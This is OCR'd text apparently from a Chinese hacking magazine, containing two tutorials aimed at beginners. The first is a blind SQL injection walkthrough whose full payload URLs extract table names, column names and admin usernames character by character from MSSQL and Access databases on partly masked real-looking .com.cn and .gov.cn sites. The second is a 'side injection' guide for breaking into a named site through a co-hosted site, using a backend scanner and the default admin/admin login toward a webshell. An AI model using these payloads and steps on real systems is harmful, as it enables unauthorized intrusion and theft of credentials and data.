
好了，对函数有了了解，我们开始吧。我们提交语句http://www.****.com.cn/wxjy/ReadNews.asp?NewsID=261%20%20And%20(Select%20Top%201%20len(name)%20from(Select%20Top%201%20id,name%20from%20sysobjects%20Where%20xtype=char(85)%20order%20by%20id)%20T%20order%20by%20id%20desc)=1，意思是探测第1 个表的长度是否为1。如果将这个URL 最后一个1 改成6 的时候正常返回页面，说明长度为6，如图6 所示。


如果要探测第2 个表，那就把语句改成http://www.****.com.cn/wxjy/ReadNews.asp?NewsID=261%20And%20(Select%20Top%201%20len(name)%20from(Select%20Top%202%20id,name%20from%20sysobjects%20Where%20xtype=char(85)%20order%20by%20id)%20T%20order%20by%20id%20desc)=1。注意这个语句中第二个top 后面的字母现在是2 了，以后要继续探测，将这里改掉就可以了。因为是SQL，所以我们探测数据的时候，我们要用到unicode()、substring()这两个函数。语句示例为：http://www.****.com.cn/wxjy/ReadNews.asp?NewsID=261%20And%20(Select%20Top%201%20unicode(substring(name,1,1))%20from(Select%20Top%201%20id,name%20from%20sysobjects%20Where%20xtype=char(85)%20order%20by%20id)%20T%20order%20by%20id%20desc)=N，当我们提交到http://www.****.com.cn/wxjy/ReadNews.asp?NewsID=261%20And%20(Select%20Top%201%20unicode(substring(name,1,1))%20from(Select%20Top%201%20id,name%20from%20sysobjects%20Where%20xtype=char(85)%20order%20by%20id)%20T%20order%20by%20id%20desc)=83，正常返回页面，将ASC 码83 换算成字符得到的值是S，表明第一个表的第一个字母是S。如果我们要探测第2 个字母呢？提交http://www.****.com.cn/wxjy/ReadNews.asp?NewsID=261%20And%20(Select%20Top%201%20unicode(substring(name,2,1))%20from(Select%20Top%201%20id,name%20from%20sysobjects%20Where%20xtype=char(85)%20order%20by%20id)%20T%20order%20by%20id%20desc)=N 这样的语句就可以。因为我们上面获得第一个表名的长度为6，所以我们一直探测，直到“name,6,1”才能




1


2



3



4



5



6

说探测完一个表名。探测下一个表，只要更改下 Select%20Top%201%20id, name%20from%20sysobjects%20Where%20xtype=char(85)%20order%20by%20idTOP 后面的 1 为，2，3，4，5……就可以了。

如何探测字段名？当我们获得表名后就要探测它的字段了。假定我们上面探测出了 admin 表。提交 http://www.****.com.cn/wxjy/ReadNews.asp?NewsID=261%20And%20(Select%20Top%201%20len(name)%20from%20(Select%20Top%201%20colid, name%20From%20syscolumns%20Where%20id%20=%20OBJECT_ID('admin')%20Order%20by%20colid)%20T%20Order%20by%20colid%20desc)=N 来探测 admin 表中第一个字段的长度，在 N＝2 的时候返回正常。继续探测它的名称 http://www.****.com.cn/wxjy/ReadNews.asp?NewsID=261%20%20And%20(Select%20Top%201%20abs(UNICODE(substring(name,1,1)))%20from%20(Select%20Top%201%20colid, name%20From%20syscolumns%20Where%20id%20=%20OBJECT_ID('admin')%20Order%20by%20colid)%20T%20Order%20by%20colid%20desc)=N，一直到 N=73 的时候正常返回页面，换算出来为 I。如果探测第 2 个字母，就要把语句中的“name,1,1”为改“name,2,1”。

探测第 2 个字段，将 URL 中的部分语句修改成 Select%20Top%202%20colid, name%20From%20syscolumns%20Where%20id%20=%20OBJECT_ID('admin')%20Order%20by%20colid 就可以了。

大家自己多思考，和前面差不多，这里不多废话了。

三、探测字段的值


1、ACCESS

有很多 ACCESS 探测的教程，这里就不再详细抓图，来浪费大家时间了，本来嘛，SQL 在这里和 ACCESS 就只有 2 个函数之差。我们来说下 ACCESS 一般探测的步骤。假设存在 admin 表，列名有 id、username、password。我们先来获得 id 的最小和最大值。http://www.**.gov.cn/aspsky/list.asp?id=1924%20and%20(select%20min(id)%20from%20admin)=1 表示 admin 表中最小 ID 为 1；http://www.**.gov.cn/aspsky/list.asp?id=1924%20and%20(select%20max(id)%20from%20admin)=8 表示 admin 表中最大 ID 为 8。当然都是以注入时返回正常页面为标准。http://www.**.gov.cn/aspsky/list.asp?id=1924%20and%20(select%20count(*)%20from%20admin%20where%20id=1)>0，确定数据是否为空，如果为空，那么修改 id=1 到下一个，一直到最大 ID（因为探测中可能有多个管理员，最小 ID 为 1，最大为 4，实际只有 ID 为 1，3，4 的管理员。ID 为 2 的记录是给删除的，所以上面一步就很重要）。

获得数据后，探测数据大小 http://www.**.gov.cn/aspsky/list.asp?id=1924%20and%20(select%20count(*)%20from%20admin%20where%20id=8%20and%20len(username)=5)>0，获得 ID 为 8 的用户名长度为 5。继续探测它们的数据 http://www.**.gov.cn/aspsky/list.asp?id=1924%20and%20(select%20count(*)%20from%20admin%20where%20id=8%20and%20mid(username,1,1)='j')>0 来探测用户名的第一个字母是不是 j，也可以不用单引号用 16 进制的 ascii 码来表示：http://www.**.gov.cn/aspsky/list.asp?id=1924%20and%20(select%20count(*)%20from%20admin%20where%20id=8%20and%20asc(mid(username,1,1))=106%20)>0。这样来探测，它们返回的结果都是一样的，确定第一个 username 为 j。如果要查询用户名的其它个字母，就用“username,2,1”一直到“usernmae,8,1”来替换语上边语句中的“username,1,1”。

2、SQL

其实只要改下函数就可以了，将上面语句中的 ASC() 改成 unicode()，mid()改成 substring()。示例：http://www.**.gov.cn/aspsky/list.asp?id=1924%20 **and%20(select%20count(*)%20from%20admin%20where%20id=8%20and%20unicode(substring(username,1,1))=106%20)>0**。这就是 SQL 探测与 ACCESS 不同的地方，这样写是为了让大家看清楚，**.gov.cn 这个网站本身是 access 数据库。SQL 在其它地方，都和 ACCESS 一样，因为它的强大，给了我们更多的发挥空间，怎么样？说到这里，大家对于 ACCESS 和 SQL 注射方法都有了一定的了解了吧：）要想多成功，就要多做。



旁注入侵详解

文 showlife

一、旁注获得 webshell 的一般步骤

本篇只是针对刚刚起步的超级菜鸟，自认为还不错的教程，对于中高级的黑客并不适用。

入侵一个网站，这里我们拿非安全的主页 www.nohack.cn 为例，想要入侵它有很多的办法，最简单的一个就是用 FTP 登陆，修改主页，但遗憾的是帐号和密码要搞下来还是有点不容易的……

上面只是和大家开个小玩笑，然而真正想要入侵一个站点，我们的基本思路还是先要从这个站点的本身来找，非安全的主页是纯 HTML 的网页，就安全性而言暂时没有任何问题，论坛是动网 7sp2 打过已知的补丁，就目前来说也不存在太大问题，所以从站点本身找漏洞的这条路失败。但是不是就没辙了呢，答案是否定的。这时我们就要使用目前来说最常用的一种入侵方式——旁注（旁注：所

谓旁注就是通过入侵和目标网站所在同一服务器的其他网站来达到入侵目标网站的方法)！这里我们使用明小子编写的2.2版的旁注入侵专用程序(图1)。




图1

这个程序还提供了大量的其他功能，比如说自动检测上传页面……(如果无法找到同服务器其他网址的话可以通过http://whois.webhosting.info/进行查询) 。如图1所示，可以看到我找到了一个网站，这个网站和非安全是在同一个服务器的，是一个典型的采用国外模板+ASP文章系统修改而成的，我对这个站的文章系统做了SQL注入测试(即and 1=1 and 1=2 的测试)，发现没有问题。经验告诉我一般像这种公司网站往往登陆口令都是非常弱了，用个后台扫描工具扫到了后台(图2)。




图2

随便测试 ID：admin PW：admin，登陆成功，还真被我说中了，进入后台(如图3)。

